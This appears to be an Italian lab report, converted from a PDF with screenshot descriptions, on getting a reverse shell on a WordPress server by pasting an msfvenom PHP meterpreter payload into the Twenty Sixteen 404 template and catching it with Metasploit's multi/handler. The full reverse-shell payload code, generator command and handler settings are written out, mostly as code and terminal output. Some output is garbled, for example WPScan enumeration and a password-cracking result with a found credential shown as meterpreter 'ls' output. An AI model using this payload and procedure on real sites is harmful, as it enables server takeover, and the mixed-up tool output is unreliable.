                <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentysixteen' ); ?></p>
                <?php get_search_form(); ?>
            </div><!-- .page-content -->
        </section><!-- .error-404 -->

    </main><!-- .site-main -->

    <?php get_sidebar( 'content-bottom' ); ?>
```

Below the code, there's a "Documentation" dropdown set to "Function Name..." and a "Look Up" button. At the bottom is a blue "Update File" button.

The right sidebar lists other theme files under "Templates":

- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Theme Functions (functions.php)
- Theme Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php (inc/back-compat.php)
- customizer.php (inc/customizer.php)
- template-tags.php (inc/template-tags.php)
- Main Index Template (index.php)
- Single Page (page.php)
- Search Results (search.php)
- Search Form (searchform.php)
- sidebar-content

Individuiamo come possibile **vettore di attacco** il tema **twentysixteen:404 template**. Tramite questa pagina possiamo iniettare del **codice malevolo**. Una volta salvato il codice questo comunicherà il collegamento reverse tcp ad un eventuale attaccante in ascolto.

```
(kali㉿kali)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.102 lport=8888 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
/*<?php /** error_reporting(0); $ip = '192.168.56.102'; $port = 8888; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();

```

Creiamo così il codice malevolo in php. Per crearlo utilizzeremo il tool **msfvenom**

Di seguito il codice: **msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.102 lport=8888 -f raw**


- **-p:** sta ad indicare il tipo di payload scelto;
- **lhost:** sta ad indicare il localhost che si metterà in ascolto (attaccante);
- **lport:** la porta selezionata in ascolto;
- **-f raw:** sta ad indicare un output di tipo codice;

Facciamo partire il comando. Successivamente copiamo il codice malevolo appena creato così da poterlo incollare nella pagina precedentemente mostrata (tema twentysixteen :404 php)

Per far sì che l'attaccante si metta in ascolto procediamo con la **scelta del modulo** sul framework di metasploit. Cerchiamo il modulo di multi handler e lo selezioniamo.

Immettiamo tutte le opzioni necessarie affinchè il modulo funzioni correttamente :

- lhost =192.168.56.102
- lport=8888



Metasploit Documentation: <https://docs.metasploit.com/>

msf6 > search multi handler

WordPress 4.9.4 is available! Please update now.

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description	
0	exploit/linux/local/apt_package_manager_persistence	1999-03-09	excellent	No	APT Package Manager Persistence	
1	exploit/android/local/janus_bypass	2017-07-31	manual	Yes	Android Janus APK Signature	
2	auxiliary/scanner/http/apache_mod_cgi_bash_environment_Variable_Injection_(Shellshock)_Scanner	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner	
3	exploit/linux/local/bash_profile_persistence	1989-06-08	normal	No	Bash Profile Persistence	
4	exploit/linux/local/desktop_privilege_escalation	2014-08-07	excellent	Yes	Desktop Linux Password Stealer and Privilege Escalation	
5	exploit/multi/handler	2012-08-29	manual	No	Generic Payload Handler	
6	exploit/multi/http/hp_sitescope_uploadfiles_handler	2012-08-29	good	No	HP SiteScope Remote Code Execution	
7	exploit/windows/firewall/blackice_pam_icq_Overflow	2004-03-18	great	No	ISS PAM.dll ICQ Parser Buffer Overflow	
8	exploit/windows/browser/ms05_054_onload_Explorer_JavaScript_OnLoad_Handler_Remote_Code_Execution	2005-11-21	normal	No	MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler Remote Code Execution	
9	exploit/windows/browser/ms13_080_cdisplaypointer_Explorer_CDisplayPointer_Use-After-Free	2013-10-08	normal	No	MS13-080 Microsoft Internet Explorer CDisplayPointer Use-After-Free	
10	exploit/multi/http/maracms_upload_exec	2020-08-31	not-f	excellent	MaraCMS Arbitrary PHP File Upload	
11	exploit/windows/mssql/mssql_linkcrawler_Link_Crawling_Command_Execution	2000-01-01	great	No	Microsoft SQL Server Database Link Crawling Command Execution	
12	exploit/windows/http/netgear_nms_rce	2016-02-04	excellent	Yes	NETGEAR ProSafe Network Management System 300 Arbitrary File Upload	
13	exploit/windows/browser/persits_xupload_traversal	2009-09-29	content	excellent	No	Persists XUpload ActiveX MakeHttpRequest Directory Traversal
14	exploit/linux/http/rconfig_ajaxarchivefiles_rce	2020-03-11	good	Yes	Rconfig 3.x Chained Remote Code Execution	
15	auxiliary/dos/http/webrick_regex	2008-08-08	normal	No	Ruby WEBrick::HTTP::DefaultFileHandler DoS	
16	auxiliary/dos/http/squid_range_dos	2021-05-27	normal	No	Squid Proxy Range Header DoS	
17	exploit/linux/http/trendmicro_websecurity_exec	2020-06-10	excellent	Yes	Trend Micro Web Security (Virtual Appliance) Remote Code Execution	
18	exploit/multi/http/wp_ait_csv_rce	2020-11-14	excellent	Yes	WordPress AIT CSV Import Export Unauthenticated Remote Code Execution	
19	exploit/linux/local/yum_package_manager_persistence	2003-12-17	excellent	No	Yum Package Manager Persistence	

Documentation: Function Name... ▾ Look Up

Interact with a module by name or index. For example info 19, use 19 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 5

[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) >

METTIAMOCI IN ASCOLTO

Facciamo partire il modulo e ci mettiamo in ascolto verso la porta 8888.

The screenshot shows a dual-monitor setup. The left monitor displays a terminal window titled 'kali@kali: ~' running the Metasploit framework. The user has set up a handler with the command:

```
msf6 exploit(multi/handler) > set lhost 192.168.56.102  
lhost => 192.168.56.102  
msf6 exploit(multi/handler) > set lport 8888  
lport => 8888  
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > show options
```

A pink arrow points to the 'lhost' setting. Below this, the payload options for 'php/meterpreter/reverse_tcp' are shown:

Name	Current Setting	Required	Description
LHOST	192.168.56.102	yes	The listen address (an interface may be specified)
LPORT	8888	yes	The listen port


The exploit target section lists various WordPress themes and versions. A pink arrow points to the 'run' command in the Metasploit prompt:

```
msf6 exploit(multi/handler) > run
```

The right monitor shows a 'Deprecated WordPress blog' dashboard. A pink arrow points to the status message at the bottom:

[*] Started reverse TCP handler on 192.168.56.102:8888

WordPress 4.9.4 is available! Please update.




```
File Actions Edit View Help
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.102:8888 NetR
;
Deprecat... 192.168.56.106/backup...
Dashboard
WordPress 4.9.4 is available! Please update now
```

INJECTION DEL CODICE

Come possiamo vedere il multi handler è finalmente in ascolto pronto per ricevere il reverse tcp dal server wordpress.

Procediamo così all'injection del codice malevolo all'interno del tema . Una volta iniettato lo salviamo . Per poterlo avviare dobbiamo recarci nel link della pagina php come vedremo nella pagina successiva.



The screenshot shows a Firefox browser window with the URL `192.168.56.106/backup_wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentysixteen`. The page title is "Edit Themes < Deprecated W X". The left sidebar shows the WordPress dashboard with "Appearance" selected. The main content area displays the "Twenty Sixteen: 404 Template (404.php)" file. The code is as follows:

```
<?php /** error_reporting(0); $ip = '192.168.56.102'; $port = 8888; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $GLOBALS['suhosin_bypass'] = create_function('', '$b'); $GLOBALS['suhosin_bypass'](); } else { eval($b); } die(); }
```

The right sidebar shows a tree view of the theme files: Templates (404 Template (404.php)), Archives (archive.php), Comments (comments.php), Theme Footer (footer.php), Theme Functions (functions.php), Theme Header (header.php), Image Attachment Template (image.php), back-compat.php (inc/back-compat.php), customizer.php (inc/customizer.php), template-tags.php (inc/template-tags.php), Main Index Template (index.php), Single Page (page.php), and Search Results (search.php). At the bottom of the editor, there are buttons for "Documentation: Function Name..." and "Look Up", and a blue "Update File" button.

HACK SEMI COMPLETE

Ci rechiamo così nel link della pagina :

192.168.56.106/backup_wordpress/wp-content/themes/twentyseventeen/404.php

Come possiamo vedere si apre una sessione meterpreter all'interno della macchina attaccante . Hack completato.

The screenshot shows a dual-monitor setup. On the left monitor, a Firefox browser window is open to the URL `192.168.56.106/backup_wordpress/wp-content/themes/twentyseventeen/404.php`. The page displays the PHP code for the Twenty Sixteen 404 template. On the right monitor, a terminal window titled "kali@kali: ~" shows the following output:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.102:8888
[*] Sending stage (39927 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.102:8888 -> 192.168.56.106:60966) at 2024-07-18 10:23:46 -0400
meterpreter > pwd
/var/www/backup_wordpress/wp-content/themes/twentyseventeen
meterpreter > ls
[*] WordPress theme is used: twentyseventeen
[*] Location: https://192.168.56.106/backup_wordpress/wp-content/themes/twentyseventeen/
[*] Last Updated: 2024-04-07T00:00:00Z
[*] Readme: https://192.168.56.106/backup_wordpress/wp-content/themes/twentyseventeen/readme.txt
[*] The version is out of date, the latest version is 3.2
[*] Style URL: https://192.168.56.106/backup_wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.5
[*] Style Name: Twenty Sixteen
[*] Style URL: https://wordpress.org/themes/twentyseventeen/
[*] Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
[*] Author: The WordPress team
[*] Author URL: https://wordpress.org/
[*] Found By: CSS Style In Homepage (Passive Detection)
[*] Version: 1.1 (80% confidence)
[*] Found By: Style (Passive-Detection)
[*] - http://192.168.56.106/backup_wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.5; Match: "Version: 1.1"
[*] Enumerating All Plugins (via Passive Methods)
[*] No plugins found.
[*] Enumerating Config Backups (via Passive and Aggressive Methods)
[*] Checking Config Backups - Time: 00:00:00
[*] No Config Backups Found.
[*] Enumerating Users (via Passive and Aggressive Methods)
[*] Brute Forcing Author IDs - Time: 00:00:00
[*] Users(s) Identified:
[*] john
[*] Found By: Author Posts - Display Name (Passive Detection)
[*] Confirmed By:
[*] RSS Generator (Passive Detection)
[*] Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[*] Login Error Messages (Aggressive Detection)
[*] admin
[*] Found By: Author Posts - Display Name (Passive Detection)
[*] Confirmed By:
[*] RSS Generator (Passive Detection)
[*] Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[*] Login Error Messages (Aggressive Detection)
[*] Performing password attack on Xmlrpc against 2 user/s
[*] (SUCCESS!) - john / enigma
[*] Trying admin / camper Time: 00:10:26
[*] (5917 / 20650) 28.65% ETA: 00:26:01
```

REPORT OVERTHEWIRE BONUS 1:

Introduzione

OverTheWire è una piattaforma online che offre una serie di giochi di hacking e sicurezza informatica noti come "wargames". Questi giochi sono progettati per aiutare gli utenti a migliorare le proprie competenze in sicurezza informatica attraverso la risoluzione di sfide pratiche.

Uno dei minigiochi più popolari su OverTheWire è "Bandit".

